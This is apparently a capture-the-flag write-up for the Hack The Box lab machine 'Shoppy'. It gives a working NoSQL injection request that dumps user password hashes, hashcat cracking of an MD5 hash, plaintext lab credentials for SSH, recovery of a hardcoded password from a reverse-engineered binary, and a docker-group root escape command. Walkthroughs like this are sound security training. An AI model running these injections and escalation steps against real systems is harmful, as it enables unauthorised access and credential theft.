


Exploitation

1) Found the password for admin user



2) Injected again to find more users



Request


Pretty Raw Hex

```
1 GET /admin/search-users?username=toto'%20%7c%7c%201%3d%3d1%20%00 HTTP/1.1
2 Host: shoppy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://shoppy.htb/admin/search-users?username=admin
9 Cookie: rl_user_id=
  RudderEncrypt%3AU2FsdGVkX1%2Byhb2HZ97OWyFOkg8ODIqA73BCVMORa%2FBSuIYtCjdsYRWNBIcaw%2F9b;
  rl_anonymous_id=
  RudderEncrypt%3AU2FsdGVkX18vmr6BY3OJzS7s%2BBelgtsySlZZKcHwfpiTKtjW0Mc1%2BICz6I63XiHAFXKdXBPhKh
  VF6galgyStGQ%3D%3D; rl_group_id=
  RudderEncrypt%3AU2FsdGVkX1%2BcIbXesk1Sku8SxCZhJMOjnBpQMTUCf%2FA%3D; rl_trait=
  RudderEncrypt%3AU2FsdGVkX1%2BWmoLzzrWKHTsCZCRCUUzWsZ3NCACTS7M%3D; rl_group_trait=
  RudderEncrypt%3AU2FsdGVkX18sLCd1U4gnAe%2F9nnAI9PGPEUAUrgPPwpk%3D; connect.sid=
  s%3AejdafLBJmVS6cMqRghrlqmLEQJFwp7pY.1zpICloVSxq5SEgGdjjjKZ4QyM7yXGhKfpECHgDEWqA
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

Pretty Raw Hex Render

```
38         </div>
39       </nav>
40       <div class="d-flex flex-column" id="content-wrapper">
41         <div id="content">
42           <div class="container-fluid">
43             <div class="d-sm-flex justify-content-between align-items-center mb-4" style="
               margin: 36px Opx Opx;">
44               <h3 class="text-dark mb-0">
                   Search for users in Shoppy App
                 </h3>
45             </div>
46           </div>
47           <div>
48             <form class="d-none d-sm-inline-block me-auto ms-md-3 my-2 my-md-0 mw-100
               navbar-search">
49               <div class="input-group">
                   <input class="bg-dark form-control border-0 small" type="text" name="username"
                    placeholder="Search for ...">
                 </div>
50             </form>
51           </div>
52
53
54           <a class="btn btn-primary btn-sm d-none d-sm-inline-block" style="margin-top: 35px;
             margin-left: 77vh;" role="button" href=http://shoppy.htb/exports/export-search.json>
               <i class="far fa-file fa-sm text-white-50">
               </i>
                Download export
             </a>
55
56         </div>
57       </div>
58     </div>
59     <script src="../assets/bootstrap/js/bootstrap.min.js">
       </script>
60     <script src="../assets/js/script.min.js">
       </script>
61   </body>
```



Response

Pretty Raw Hex Render


```
1  HTTP/1.1 200 OK
2  Server: nginx/1.23.1
3  Date: Wed, 27 Mar 2024 16:29:54 GMT
4  Content-Type: application/json; charset=UTF-8
5  Content-Length: 200
6  Connection: close
7  Accept-Ranges: bytes
8  Cache-Control: public, max-age=0
9  Last-Modified: Wed, 27 Mar 2024 16:29:04 GMT
10 ETag: W/"c8-18e80be611d"
11
12 [
     {
       "_id":"62db0e93d6d6a999a66ee67a",
       "username":"admin",
       "password":"23c6877d9e2b564ef8b32c3a23de27b2"
     },
     {
       "_id":"62db0e93d6d6a999a66ee67b",
       "username":"josh",
       "password":"6ebcea65320589ca4f2f1ce039975995"
     }
   ]
```

3) Cracked the hash


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hashcat -m 0 '6ebcea65320589ca4f2f1ce039975995' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-9300H CPU @ 2.40GHz, 1413/2890 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
```

```
Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

6ebcea65320589ca4f2f1ce039975995:remembermethisway

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 6ebcea65320589ca4f2f1ce039975995
Time.Started.....: Wed Mar 27 22:01:53 2024 (1 sec)
Time.Estimated...: Wed Mar 27 22:01:54 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1623.7 kH/s (0.14ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 813056/14344384 (5.67%)
Rejected.........: 0/813056 (0.00%)
Restore.Point....: 811008/14344384 (5.65%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: reynalds -> red615

Started: Wed Mar 27 22:01:23 2024
Stopped: Wed Mar 27 22:01:56 2024
```

4) Logged into mattermost with it



5) Found credentials to the machine



6) Got ssh
jaeger:Sh0ppyBest@pp!

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh jaeger@10.10.11.180
jaeger@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jaeger@shoppy:~$
```

Privilege Escalation

1) Found sudo permissions to run a binary as a different user

```
jaeger@shoppy:~$ sudo -l
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
jaeger@shoppy:~$ ls /home/deploy/password-manager
/home/deploy/password-manager
jaeger@shoppy:~$
```

2) Downloaded the binary

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/temp]
└─$ scp jaeger@10.10.11.180:/home/deploy/password-manager .
```

```
┌──(vigneswar㉿VigneswarPC)-[/tmp/temp]
└─$ ./password-manager
Welcome to Josh password manager!
Please enter your master password:
```

3) Reverse Engineered the binary to find password

```
                                                                    arguments (guessed)
_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7compareERKS4_@plt (
   $rdi = 0x00007fffffffdc00 → 0x00007fffffffdc10 → 0x0000006f6c6c6568 ("hello"?),
   $rsi = 0x00007fffffffdbe0 → 0x00007fffffffdbf0 → 0x0000656c706d6153 ("Sample"?),
   $rdx = 0x00007fffffffdbe0 → 0x00007fffffffdbf0 → 0x0000656c706d6153 ("Sample"?)
)
                                                                              threads
[#0] Id 1, Name: "password-manage", stopped 0x555555555317 in main (), reason: SINGLE STEP
                                                                               trace
[#0] 0x555555555317 → main()
gef➤
```

The password is Sample

4) Got credentials for deploy

```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:~$
```

5) The deploy user is member of dockers group

```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:~$
```

6) Exploited it to get root access

gtfobins.github.io/gtfobins/docker/

.. / docker

☆ Star 10,003

Shell | File write | File read | SUID | Sudo

This requires the user to be privileged enough to run docker, i.e. being in the `docker` group or being `root`.

Any other Docker Linux image should work, e.g., `debian`.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
# deploy@shoppy:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# ls
bin   dev  home        initrd.img.old  lib32  libx32      media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lib64  lost+found  mnt    proc  run   srv   tmp  var  vmlinuz.old
# cd /root
# ls
root.txt
# cat root.txt
1689d8fa9ee5cfb41192e7aaf129efba
#
```